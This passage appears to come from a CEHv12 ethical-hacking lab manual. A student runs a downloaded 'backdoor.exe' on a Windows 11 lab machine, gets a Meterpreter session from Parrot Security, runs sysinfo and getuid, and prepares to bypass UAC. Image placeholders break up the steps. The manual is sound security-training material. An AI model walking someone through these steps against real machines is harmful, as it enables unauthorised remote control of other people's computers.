
20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.



21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.




22. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




23. The Meterpreter session has successfully been opened, as shown in the screenshot.

24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.




25. Type **getuid** and press **Enter** to display current user ID.



26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

27. Type **background** and press **Enter** to background the current session.

